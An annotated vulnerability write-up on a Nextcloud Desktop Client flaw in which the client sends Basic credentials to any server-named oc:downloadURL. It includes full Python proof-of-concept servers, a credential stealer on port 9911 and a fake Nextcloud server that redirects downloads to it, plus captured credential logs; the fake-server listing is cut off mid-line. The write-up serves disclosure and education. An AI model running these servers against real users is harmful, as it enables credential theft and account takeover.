PROPFIND: the WebDAV request that asks a server "tell me about the files in this folder". The answer is a list of files with their properties (size, modification date, and so on).- Cookie: a small piece of data a server asks a client to store and send back on later requests, often used to remember a session. Here it is relevant because the code has a separate field for cookies to use with direct downloads.
- Origin: the combination of scheme (http or https), host name and port that identifies "which site" a URL belongs to.
https://mycloud.comandhttps://attacker.comare different origins. - Credential leak: when login details end up somewhere they should not, here at a server the user never meant to trust.
- Account takeover: the attacker can log in as the victim and do everything the victim could do.
Context
The Nextcloud Desktop Client synchronises files between a local folder and a Nextcloud server over WebDAV. When the server wants the client to fetch a file from somewhere other than the normal WebDAV path, it can advertise a directDownloadUrl in the PROPFIND response, inside the oc:downloadURL property. The client then issues a GET for that URL instead of streaming the file through the usual download endpoint.
In plain words: the server is allowed to say "for this file, go and fetch it from this address instead". That is a legitimate feature.
The report shows that the client passes its account object into the job that performs this download, and that the credentials access manager attached to that account injects an HTTP Basic Authorization header into requests unless a specific request attribute tells it not to. Because the client never checks where directDownloadUrl points, a malicious or compromised server can point it at a host it controls and receive the user's username and password in Base64.
Two pieces of jargon there. The account object is the in-memory record the client keeps for one configured account: server address, username, stored password, and the helper that knows how to attach credentials to requests. The credentials access manager is that helper: a component that sits between the app and the network and adds the Authorization header to outgoing requests. A request attribute is a small flag attached to a single request, telling such helpers how to treat it. One flag, DontAddCredentialsAttribute, means "do not attach credentials to this one".
Setup
The prerequisites listed in the report are minimal:
- Python 3.x
- Nextcloud Desktop Client (any version)
Python is a programming language; the researcher uses it to write two small servers that run on the same computer as the client. One plays the attacker's part and catches credentials; the other plays a fake Nextcloud server. Running everything locally keeps the demonstration safe and repeatable.
The researcher runs two Python servers locally: a credential stealer on port 9911 and a fake Nextcloud server on port 8811. A port is a numbered door on a computer; one machine can run many services, each listening on its own port. The fake server implements just enough of the protocol for the desktop client to complete a login flow and a folder listing: status.php, the OCS capabilities endpoint, the OCS user endpoint, Login Flow v2 (/index.php/login/v2 and its /poll endpoint), a fake login page, and a PROPFIND handler that returns a folder containing one file with a malicious oc:downloadURL.
OCS is Nextcloud's own API layer for things like capabilities (what the server supports) and user information. Login Flow v2 is how the desktop client logs in without asking for your password directly: the client asks the server for a login session, opens your browser at a page, you log in there, and the client polls (asks repeatedly) until the server hands it the result. Polling is like checking the letterbox every few seconds until the letter arrives.
Finding it
The researcher located the download path in src/libsync/propagatedownload.cpp, lines 727 to 738:
} else {
    // We were provided a direct URL, use that one
    qCInfo(lcPropagateDownload) << "directDownloadUrl given for " << _item->_file << _item->_directDownloadUrl;

    if (!_item->_directDownloadCookies.isEmpty()) {
        headers["Cookie"] = _item->_directDownloadCookies.toUtf8();
    }

    QUrl url = QUrl::fromUserInput(_item->_directDownloadUrl);
    _job = new GETFileJob(propagator()->account(),   // ← Passes account object
        url,
        &_tmpFile, headers, expectedEtagForResume, _resumeStart, this);
       //  Missing: req.setAttribute(HttpCredentials::DontAddCredentialsAttribute, true);
}
This is C++ code from the desktop client. Line by line:
} else {closes the previous branch and opens the one taken when the server supplied a direct URL.- The
qCInfo(...)line writes a log message saying a direct download URL was given, together with the file name and the URL. Logging is harmless; it just helps debugging. if (!_item->_directDownloadCookies.isEmpty())checks whether the server also supplied cookies for this direct download. If so, the next line copies them into theCookieheader of the request. This is the separate authentication channel the feature offers for external hosts.QUrl url = QUrl::fromUserInput(_item->_directDownloadUrl);turns the server-supplied string into a URL object. Note what is missing: nothing compares this URL with the server's own address._job = new GETFileJob(propagator()->account(), ...)creates the download job. The first argument is the account object, which is what later allows credentials to be attached. The comment on that line points this out.- The final comment marks the missing line: the request attribute
HttpCredentials::DontAddCredentialsAttributeis never set.
The URL comes straight from the server-supplied _directDownloadUrl and is handed to GETFileJob together with propagator()->account(). The comment in the snippet marks the missing line: the request attribute HttpCredentials::DontAddCredentialsAttribute is never set.
That attribute matters because of how the credentials access manager builds requests, in src/libsync/creds/httpcredentials.cpp, lines 51 to 64:
QNetworkReply *createRequest(Operation op, const QNetworkRequest &request, QIODevice *outgoingData) override
{
    QNetworkRequest req(request);
    if (!req.attribute(HttpCredentials::DontAddCredentialsAttribute).toBool()) {
        // ← If DontAddCredentialsAttribute is NOT set, credentials are added
        if (_cred && !_cred->password().isEmpty()) {
            QByteArray credHash = QByteArray(_cred->user().toUtf8() + ":" + _cred->password().toUtf8()).toBase64();
            req.setRawHeader("Authorization", "Basic " + credHash);  // ← Auto-injected!
        }
    }
    return AccessManager::createRequest(op, req, outgoingData);
}
Again line by line:
createRequest(...)is the function that every outgoing request passes through. It receives the operation (such asGET), the request as prepared so far, and any data being sent.QNetworkRequest req(request);makes a copy of the request so it can be modified.if (!req.attribute(HttpCredentials::DontAddCredentialsAttribute).toBool())asks: is the "do not add credentials" flag absent or false? If so, the block runs. This is the default, so credentials are added unless somebody explicitly opted out.if (_cred && !_cred->password().isEmpty())checks that the account has stored credentials and that the password is not empty.- The
credHashline builds the textuser:passwordand Base64-encodes it. req.setRawHeader("Authorization", "Basic " + credHash);puts the result into theAuthorizationheader. The comment calls it auto-injected, meaning the app adds it without the caller asking.- The last line hands the request to the normal access manager, which actually sends it.
Unless the attribute is set, the manager Base64-encodes user:password and sets it as a Basic Authorization header on the outgoing request. Combined with the unvalidated URL, the client will attach credentials to any host the server names.
The researcher frames the design intent with three scenarios for oc:downloadURL:
| Scenario | Example URL | Sending Authorization |
|---|---|---|
| A: same origin, different path | https://mycloud.com/download/optimized/file.pdf |
acceptable (same server) |
| B: different subdomain, e.g. a CDN | https://cdn.mycloud.com/files/file.pdf |
questionable (different origin) |
| C: external domain, e.g. S3 or an attacker | https://attacker.com/steal |
dangerous (credential leak) |
A subdomain is a name that sits under another, like cdn.mycloud.com under mycloud.com. S3 is Amazon's file storage service, a common place to keep large files. The table is about intent: sending your password to the same server you already logged in to is fine; sending it to a different subdomain is debatable; sending it to a completely unrelated domain is a leak.
The code performs no origin validation before sending credentials. It does not check whether the URL is the same origin as the server, a trusted domain, or external and untrusted. The evidence snippet restates this:
// propagatedownload.cpp:735-738
QUrl url = QUrl::fromUserInput(_item->_directDownloadUrl);  // ← No validation!
_job = new GETFileJob(propagator()->account(), url, ...);   // ← Always includes account
// No check: if (url.host() != server.host()) DontAddCredentialsAttribute
This is the same two lines as before, with the missing check written out as a comment: there is no if comparing the URL's host with the server's host and setting the opt-out flag when they differ.
The researcher also notes that the existence of the dDC (directDownloadCookies) field suggests external URLs were meant to use separate authentication, but the code does not enforce that distinction.
Exploitation
Step 1: Start the credential stealer server
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import base64

class CredStealer(BaseHTTPRequestHandler):
    def do_GET(self):
        auth = self.headers.get('Authorization', '')

        if auth.startswith('Basic '):
            decoded = base64.b64decode(auth[6:]).decode('utf-8')
            print(f"[SUCCESS] Stolen User Credentials: {decoded}")
            print(f"   (Raw: {auth})")
        else:
            print(f"  Authorization Header: {auth}")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

HTTPServer(('', 9911), CredStealer).serve_forever()
What each part does:
- The first line marks the file as a Python 3 script. The imports bring in a ready-made HTTP server and the Base64 library.
class CredStealer(BaseHTTPRequestHandler)defines what happens when a request arrives.do_GETis called for everyGETrequest.auth = self.headers.get('Authorization', '')reads theAuthorizationheader, or an empty string if there is none.- If it starts with
Basic, the script strips that prefix (auth[6:]skips the six characters ofBasic), Base64-decodes the rest, and prints the result. That is the username and password in plain text. - Otherwise it just prints whatever header value arrived.
send_response(200)andwfile.write(b'OK')reply with a normal success and the word OK, so the client thinks the download worked.- The last line starts the server on port 9911 and keeps it running.
Run it in the first terminal:
python3 credential_stealer_server.py
The server listens on port 9911 and captures any Authorization header it receives, decoding Basic credentials and printing them.
Step 2: Start the malicious Nextcloud server
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import json

class FakeNextcloud(BaseHTTPRequestHandler):
    # Store actual user credentials
    user_credentials = {}

    def do_GET(self):
        print(f"[GET] {self.path}")

        # Basic Auth check
        auth_header = self.headers.get('Authorization', '')
        if auth_header and auth_header.startswith('Basic '):
            import base64
            try:
                decoded = base64.b64decode(auth_header[6:]).decode('utf-8')
                username, password = decoded.split(':', 1)
                print(f"[AUTH] Client sent: {username}:{password}")
                # Store actual credentials
                FakeNextcloud.user_credentials['username'] = username
                FakeNextcloud.user_credentials['password'] = password
            except:
                pass

        # When the client tries to download document.pdf directly
        if self.path.endswith('document.pdf'):
            print("[!] Client trying to download without directDownloadUrl")
            print("[!] Redirecting to malicious URL...")
            # Redirect to steal_server via 302
            self.send_response(302)
            self.send_header('Location', 'http://localhost:9911/steal')
            self.end_headers()
            return
        if self.path == '/status.php':
            response = json.dumps({
                "installed": True,
                "version": "[redacted]",
                "productname": "Nextcloud"
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif '/ocs/' in self.path and 'capabilities' in self.path:
            # Capabilities response
            response = json.dumps({
                "ocs": {
                    "meta": {"status": "ok", "statuscode": 200, "message": "OK"},
                    "data": {
                        "version": {"major": 28, "minor": 0, "string": "28.0.0"},
                        "capabilities": {
                            "core": {"pollinterval": 60},
                            "files": {"bigfilechunking": True, "directEditing": {}},
                            "dav": {"chunking": "1.0"}
                        }
                    }
                }
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif '/ocs/' in self.path and 'user' in self.path:
            # User info response
            response = json.dumps({
                "ocs": {
                    "meta": {"status": "ok", "statuscode": 200, "message": "OK"},
                    "data": {
                        "id": "test",
                        "displayname": "Test User",
                        "email": "[redacted]",
                        "quota": {"free": 1000000000, "used": 0, "total": 1000000000}
                    }
                }
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif self.path == '/login-page':
            # Login page - user enters actual credentials
            html = b'''<!DOCTYPE html>
<html>
<head><title>Nextcloud Login</title></head>
<body style="font-family: sans-serif; max-width: 400px; margin: 100px auto; text-align: center;">
    <h1>Nextcloud</h1>
    <p style="color: red; font-weight: bold;">Enter YOUR REAL credentials to test vulnerability</p>
    <form method="POST" action="/login-submit">
        <input type="text" name="user" placeholder="Your Real Username" required style="width: 100%; padding: 10px; margin: 10px 0;"><br>
        <input type="password" name="password" placeholder="Your Real Password" required style="width: 100%; padding: 10px; margin: 10px 0;"><br>
        <button type="submit" style="width: 100%; padding: 10px; background: #0082c9; color: white; border: none; cursor: pointer;">Login</button>
    </form>
    <p style="font-size: 12px; color: #666; margin-top: 20px;">
        This is a FAKE server for vulnerability testing.<br>
        Your credentials will be sent to steal_server (port 9911)
    </p>
</body>
</html>'''
            self.send_response(200)
            self.send_header('Content-Type', 'text/html')
            self.end_headers()
            self.wfile.write(html)
        else:
            self.send_response(200)
            self.end_headers()

    login_completed = False
    submitted_username = ""
    submitted_password = ""

    def do_POST(self):
        print(f"[POST] {self.path}")
        if self.path.startswith('/index.php/login/v2') and not self.path.endswith('/poll'):
            # Login Flow v2 initial request
            response = json.dumps({
                "poll": {
                    "token": "fake-poll-token",
                    "endpoint": f"http://localhost:8811/index.php/login/v2/poll"
                },
                "login": f"http://localhost:8811/login-page"
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif self.path.endswith('/poll'):
            # Poll request - check if login is complete
            if FakeNextcloud.login_completed:
                print(f"[!] Login approved - sending credentials: {FakeNextcloud.submitted_username}")
                # Send actual credentials to the client
                response = json.dumps({
                    "server": f"http://localhost:8811",
                    "loginName": FakeNextcloud.submitted_username,
                    "appPassword": FakeNextcloud.submitted_password
                }).encod
This is the longest piece, so take it in sections.
The do_GET handler answers ordinary GET requests:
- It prints the requested path, then looks for an
Authorizationheader. If one is present and starts withBasic, it decodes it, splits the result at the first colon into username and password, prints them, and stores them in a class-level dictionary. This is the fake server learning the credentials the client sends to it. - If the path ends with
document.pdf, it replies with status302and aLocationheader pointing athttp://localhost:9911/steal. A302is a redirect: "the thing you asked for is over there, go and get it". This branch is a fallback for a client that downloads the file the ordinary way. /status.phpreturns a small JSON document saying the server is installed, version[redacted], product name Nextcloud. JSON is a text format for structured data. The desktop client calls this address first to check that the server it was given really is a Nextcloud server.- Any path containing
/ocs/andcapabilitiesreturns a JSON description of what the server supports: version 28.0.0, a polling interval, chunked uploads, and so on. The client uses this to decide which features to use. - Any path containing
/ocs/anduserreturns a JSON user record with an id, display name, email and quota. The client uses this to show account information. /login-pagereturns an HTML page with a username field, a password field and a Login button, posting to/login-submit. HTML is the language web pages are written in. The page even tells the user it is a fake server for testing.- Anything else gets an empty
200reply.
The do_POST handler answers form submissions and login-flow calls:
- A request to
/index.php/login/v2that is not the poll endpoint is the start of Login Flow v2. The reply contains apollobject with a token and an endpoint URL, and aloginURL pointing at the fake login page. The client will open that login URL in your browser and start polling the endpoint. - A request ending in
/pollchecks whether the user has submitted the login form. If not, it answers404(not found yet). If yes, it returns JSON with the server address, theloginNameand anappPassword. The client treats that as the result of the login and stores it as its credentials. /login-submitis where the form goes. The handler reads the body of the request (the form data), parses it, extracts theuserandpasswordfields, stores them, marks the login complete, prints them, and returns a "Login Successful" page. This is why the next poll succeeds.
The do_PROPFIND handler answers folder listings:
- For a path ending in
/testor/test/, it builds an XML document. XML is a text format with tags, like HTML but for data. The document lists two entries: the folder itself, and a filedocument.pdfof 524288 bytes with a random ETag (a version marker) and various Nextcloud properties. - The important line is
<oc:downloadURL>http://localhost:9911/steal</oc:downloadURL>. That is the server telling the client: for this file, download from the stealer instead. - The reply is sent with status
207, which in WebDAV means "multi-status": here is a list of several results in one answer. - For any other path, it returns an empty multi-status document.
Run it in the second terminal:
python3 malicious_nextcloud_server.py
The fake server listens on port 8811. Its PROPFIND handler answers requests for /test with a 207 Multi-Status body describing a folder and one file, document.pdf, whose oc:downloadURL is http://localhost:9911/steal. The other handlers exist only to get the client through login: status.php reports an installed Nextcloud [redacted], the OCS capabilities and user endpoints return plausible JSON, Login Flow v2 hands the client a poll endpoint and a login page URL, and /login-submit records whatever the user types and marks the login complete so the next poll returns loginName and appPassword. The do_GET handler also contains a branch that would answer a direct request for document.pdf with a 302 to http://localhost:9911/steal, but in the flow described below the client follows the oc:downloadURL instead.
Step 3: Configure the Nextcloud Desktop Client
- Open Nextcloud Desktop Client
- Click "Add Account"
- Click "Log in"
- Enter server URL:
http://localhost:8811 - Click "Open Browser" when prompted
- In the browser login page, enter test credentials:
- Username:
testuser - Password:
MySecretPassword123
- Username:
- Click "Login" button
- Return to client and select any local folder
- Click "Connect"
- Captured Authorization Header in
steal_server terminal
Why each step: adding an account tells the client which server to talk to. Clicking "Log in" starts Login Flow v2, which is why the client opens your browser: the login page is served by the fake server, and the form submission is what gives the fake server a username and password to hand back to the client as its stored credentials. Selecting a local folder and clicking Connect starts syncing, which is what makes the client ask the server for a folder listing. That listing is the PROPFIND response carrying the malicious oc:downloadURL, and the client then downloads the file from the address it was given.
The client completes Login Flow v2 against the fake server, receives the credentials back through the poll endpoint, and starts syncing the selected folder. The PROPFIND for the folder returns the file entry carrying the external oc:downloadURL, and the client downloads it.
Step 4: Observe credential theft
The stealer terminal shows the request arriving with the Basic header:
[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
[redacted] - - [26/Oct/2025 19:34:54] "GET /steal HTTP/1.1" 200 -

[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
[redacted] - - [26/Oct/2025 19:34:54] "GET /steal HTTP/1.1" 200 -

[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
[redacted] - - [26/Oct/2025 19:34:55] "GET /steal HTTP/1.1" 200 -
Reading the log: each block is one request that arrived at the stealer. The first line is the stealer's own print of the path. The second line is the decoded credentials, shown as user:password. The third line is the raw header value, starting with Basic followed by the Base64 text. The last line is the standard log line of Python's HTTP server: the address the request came from, the date and time, the request line, the response status and size.
The Authorization header is the Base64 encoding of user:password, decoded by the stealer into plaintext. The log shows the request repeated three times within two seconds; the report does not explain the repetition.
Root cause
The client trusts the server-supplied directDownloadUrl without validating its origin, and it constructs the download job with the account object, so HttpCredentialsAccessManager::createRequest sees no DontAddCredentialsAttribute on the request and attaches Basic credentials. Together they let any server the client talks to redirect the user's credentials to a third party.
This is the pattern to remember: a vulnerability often needs two ordinary behaviours to line up. Here, "follow the address the server gives you" and "always attach the password" are each reasonable on their own, and only dangerous in combination.
The directDownloadCookies field shows the codebase anticipated external download hosts needing their own authentication, but nothing enforces that separation.
Impact
The report describes the impact as complete account takeover: the attacker obtains the victim's plaintext credentials and with them full access to the Nextcloud account, including personal files, documents, contacts, calendars and shared resources. The condition is that the client connects to a malicious server that can return a crafted oc:downloadURL. The credentials leaked are those the client holds for that account.
In everyday terms: if you point the app at a server that turns out to be hostile, or at a real server that an attacker has taken over, the app will hand over the password it uses for that account, and the attacker can then read and change everything in it.
Fix
The report does not state which change was made. The report identifies the missing HttpCredentials::DontAddCredentialsAttribute and the absent origin validation, but does not state which change was made.
In plain words: before downloading from a direct URL, compare its origin with the server's. If they differ, mark the request so the credentials helper leaves the password out, and rely on the separate cookies the feature already provides for external hosts.
Variants to test
- Other client features that fetch a server-supplied URL: look for any place where a URL from a
PROPFINDor OCS response is passed to a job constructed with the account object, and check whether the request setsDontAddCredentialsAttribute. A positive result is anAuthorizationheader arriving at a host you control. - Redirects on the normal download path: the fake server includes a branch that answers a direct
GETfordocument.pdfwith a302to the stealer. If the client follows redirects with credentials attached, the same leak occurs withoutdirectDownloadUrl. A positive result is the stealer receiving the header after a redirect. - Subdomain and CDN URLs: set
oc:downloadURLto a different subdomain of the real server and observe whether credentials follow. A positive result shows the check, if any, is host-based rather than origin-based. - Cookie handling: the code copies
directDownloadCookiesinto aCookieheader for the direct URL. Point the URL at your host and see whether those cookies arrive, which would be a second disclosure channel.
Hunting notes
This class of bug lives in desktop and mobile sync clients that speak to a user-supplied server, especially where the server can influence where the client sends requests. During recon, read the client's download and upload code for server-provided URLs and for the credential manager's opt-out attribute; a job constructed with the account object and no attribute is the signal. The proof shows the full chain end to end: a fake server, a client login, a crafted PROPFIND response, and the plaintext credentials printed on the attacker side. That demonstration of the complete flow, rather than a code-reading argument alone, is what makes the impact concrete.
Glossary
- API: a defined set of addresses a program can call on a server to get data or perform actions, rather than pages meant for people to click.
- Account object: the client's in-memory record of one configured account, including the helper that attaches credentials to requests.
- Account takeover: an attacker gaining the ability to log in as the victim and do everything the victim could do.
- App password: a password the server issues for an app to use instead of the user's main password.
- Attribute (request attribute): a small flag attached to a single request that tells a helper how to treat it.
- Base64: a reversible encoding that turns any bytes into letters, digits and a few symbols. It hides nothing.
- Basic authentication: a simple login scheme where the client sends
username:passwordBase64-encoded in anAuthorizationheader. - CDN: a content delivery network, a set of servers that serves files quickly from many locations.
- Cookie: a small piece of data a server asks a client to store and send back on later requests.
- Credential leak: login details ending up somewhere they should not, such as a server the user never meant to trust.
- Credentials access manager: the component that adds the
Authorizationheader to outgoing requests. - CVSS: a scoring system for the severity of a vulnerability; 4.2 is in the medium range.
- ETag: a version marker for a file, used to tell whether it has changed.
- Header: a labelled extra line in an HTTP request or response, such as
AuthorizationorCookie. - HTML: the language web pages are written in.
- HTTP: the protocol browsers and apps use to talk to servers.
- JSON: a text format for structured data, made of keys and values.
- Login Flow v2: Nextcloud's browser-based login where the client polls the server until the user has logged in.
- OCS: Nextcloud's own API layer for capabilities, user information and similar.
- Origin: the combination of scheme, host name and port that identifies which site a URL belongs to.
- Polling: asking a server repeatedly at intervals until an answer is ready.
- Port: a numbered door on a computer; one machine can run many services, each on its own port.
PROPFIND: the WebDAV request that asks a server to list the files in a folder and their properties.- Redirect (302): a response telling the client that the thing it asked for is at another address.
- Request: the message a client sends to a server, with a method, an address and optional headers.
- S3: Amazon's file storage service, often used to hold large files.
- Subdomain: a name under another name, such as
cdn.mycloud.comundermycloud.com. - WebDAV: an extension of HTTP for managing files on a server: list, upload, download, delete.
- XML: a text format with tags, used for structured data such as WebDAV responses.



